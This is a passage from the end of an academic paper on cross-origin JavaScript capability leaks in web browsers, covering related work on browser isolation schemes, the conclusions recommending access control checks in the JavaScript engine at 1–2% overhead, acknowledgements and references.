From these observations we conclude that browser vendors can implement access control checks for every `get` and `set` operation with a performance overhead of less than 1–2%. To reap these security benefits with minimal overhead, the JavaScript engine should employ an inline cache to optimize repeated property accesses, and the inline cache should group structurally similar JavaScript objects only if those objects are from the same security origin.

6 Related Work

The operating system literature has a rich history of work on access control and object-capability systems [13, 21, 23, 8]. In this section, we focus on comparing our work to related work on access control and object-capability systems in Web browsers.

FBJS, Caja, and ADsafe. Facebook, Yahoo!, and Google have developed JavaScript subsets, called FBJS [5], ADsafe [3], and Caja [16], respectively, that enforce an object-capability discipline by removing problematic JavaScript features (such as prototypes) and DOM APIs (such as `innerHTML`). These projects take the opposite approach from this paper: they extend the JavaScript engine's object-capability security model to the DOM instead of extending the DOM's access control security model to the JavaScript engine. These projects choose this alternative design point for two reasons: (1) the projects target new social networking gadgets and advertisements that are free from compatibility constraints and (2) these projects are unable to alter legacy browsers because they must work in existing browsers. We face the opposite constraints: we cannot alter legacy content but we can change the browser. For these reasons, we recommend the opposite design point.

Opus Palladianum. The Opus Palladianum (OP) Web browser [6] isolates security origins into separate sandboxed components. This component-based browser architecture makes it easier to reason about cross-origin JavaScript capability leaks because these capability leaks must occur between browser components instead of within a single JavaScript heap. We can view the sandbox as a coarse-grained reference monitor. Unfortunately, the sandbox alone is too coarse-grained to implement standard browser features such as `postMessage`. To support these features, the OP browser must allow inter-component references, but without a public implementation, we are unable to evaluate whether these inter-component references give rise to cross-origin JavaScript capability leaks.

Script Accenting. Script accenting [2] is a technique for adding defense-in-depth to the browser's enforcement of the same-origin policy. To mitigate mistaken script execution, the browser encrypts script source code with a key specific to the security origin of the script. Whenever the browser attempts to run a script in a security origin, the browser first decrypts the script with the security origin's key. If decryption fails, likely because of a vulnerability, the browser refuses to execute the script. Script accenting similarly encrypts the names of JavaScript properties ostensibly preventing a script from manipulating properties of objects from another origin. Unfortunately, this approach is not expressive enough to represent the same-origin policy (e.g., this design does not support `document.domain`). In addition, script accenting requires XOR encryption to achieve sufficient performance, but XOR encryption lacks the integrity protection required to make the scheme secure.

Cross-Origin Wrappers. Firefox 3 uses cross-origin wrappers [20] to mitigate security vulnerabilities caused by cross-origin JavaScript capability leaks. Instead of exposing JavaScript objects directly to foreign security origins, Firefox exposes a "wrapper" object that mediates access to the wrapped object with a reference monitor. Implementing cross-origin wrappers correctly is significantly more complex than implementing access control correctly because the cross-origin wrappers must wrap and unwrap objects at the appropriate times in addition to implementing all the same access control checks. Our access control design can be viewed as a high-performance technique for reducing this complexity (and the attendant bugs) by adding the reference monitor to every object.

7 Conclusions

In this paper, we identify a class of vulnerabilities, *cross-origin JavaScript capability leaks*, that arise when the browser leaks a JavaScript pointer from one security origin to another. These vulnerabilities undermine the same-origin policy and prevent Web sites from securing themselves against Web attackers. We present an algorithm for detecting cross-origin JavaScript capability leaks by monitoring the "points-to" relation between JavaScript objects in the JavaScript heap. We implement our detection algorithm in WebKit and use it to find new cross-origin JavaScript capability leaks by running the WebKit regression test suite in our instrumented browser. Having discovered these leaked pointers, we turn our attention to exploiting these vulnerabilities. We construct exploits to illustrate the vulnerabilities and find that the root cause of the these vulnerabilities is the mismatch in security models between the DOM, which uses access control, and the JavaScript engine, which uses object-capabilities. Instead of patching each leak, we recommend that browser vendors repair the underlying architectural issue by implementing access control checks throughout the JavaScript engine. Although a straight-forward implementation that performed these checks for every access would have a prohibitive overhead, we demonstrate that a JavaScript engine optimization, the inline cache, reduces this overhead to 1–2%.

Acknowledgements. We thank Chris Karloff, Oliver Hunt, Collin Jackson, John C. Mitchell, Rachel Parke-Houben, and Sam Weinig for their helpful suggestions and feedback. This material is based upon work partially supported by the National Science Foundation under Grants No. 0311808, No. 0448452, No. 0627511, and CCF-0424422, and by the Air Force Office of Scientific Research under MURI Grant No. 22178970-4170. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the Air Force Office of Scientific Research, or the National Science Foundation.

References

[1] Adam Barth, Collin Jackson, and John C. Mitchell. Securing frame communication in browsers. In *Proceedings of the 17th USENIX Security Symposium*, 2008.

[2] Shuo Chen, David Ross, and Yi-Min Wang. An analysis of browser domain-isolation bugs and a light-weight transparent defense mechanism. In *CCS '07: Proceedings of the 14th ACM conference on Computer and communications security*, pages 2–11, New York, NY, USA, 2007. ACM.

[3] Douglas Crockford. ADsafe.

[4] Douglas Crockford. ADsafe DOM API.

[5] Facebook. Facebook Markup Language (FBML).

[6] Chris Grier, Shuo Tang, and Samuel T. King. Secure web browsing with the OP web browser. In *IEEE Symposium on Security and Privacy*, 2008.

[7] Jeremiah Grossman. Clickjacking: Web pages can see and hear you, October 2008.

[8] Norm Hardy. The keykos architecture. *Operating Systems Review*, 1985.

[9] Norm Hardy. The confused deputy: (or why capabilities might have been invented). *SIGOPS Oper. Syst. Rev.*, 22(4):36–38, 1988.

[10] Ian Hickson et al. HTML 5 Working Draft.

[11] Collin Jackson and Helen J. Wang. Subspace: Secure cross-domain communication for web mashups. In *Proceedings of the 16th International World Wide Web Conference. (WWW)*, 2007.

[12] Peter-Paul Koch. Frame busting, 2004. `http://www.quirksmode.org/js/framebust.html`.

[13] Butler Lampson. Protection and access control in operating systems. *Operating Systems: Infotech State of the Art Report*, 14:309–326, 1972.

[14] Sergio Maffeis, John C. Mitchell, and Ankur Taly. An operational semantics for JavaScript. In *Proceedings of the 6th Asian Programming Language Symposium (APLAS)*, December 2008.

[15] Mark Miller. A theory of taming.

[16] Mark Miller. Caja, 2007.

[17] Mitre. CVE-2008-4058.

[18] Mitre. CVE-2008-4059.

[19] Mitre. CVE-2008-5512.

[20] Mozilla. XPConnect wrappers. `http://developer.mozilla.org/en/docs/XPConnect_wrappers`.

[21] Sape J. Mullender, Guido van Rossum, Andrew Tannenbaum, Robbert van Renesse, and Hans van Staveren. Amoeba: A distributed operating system for the 1990s. *Computer*, 23(5):44–53, 1990.

[22] Prototype JavaScript framework. `http://www.prototypejs.org/`.

[23] Jonathan S. Shapiro, Jonathan M. Smith, and David J. Farber. Eros: a fast capability system. In *17th ACM Symposium on Operating System Principles*, New York, NY, USA, 1999. ACM.

[24] Maciej Stachowiak. Introducing SquirrelFish Extreme, 2008.

[25] Kris Zyp. CrossSafe.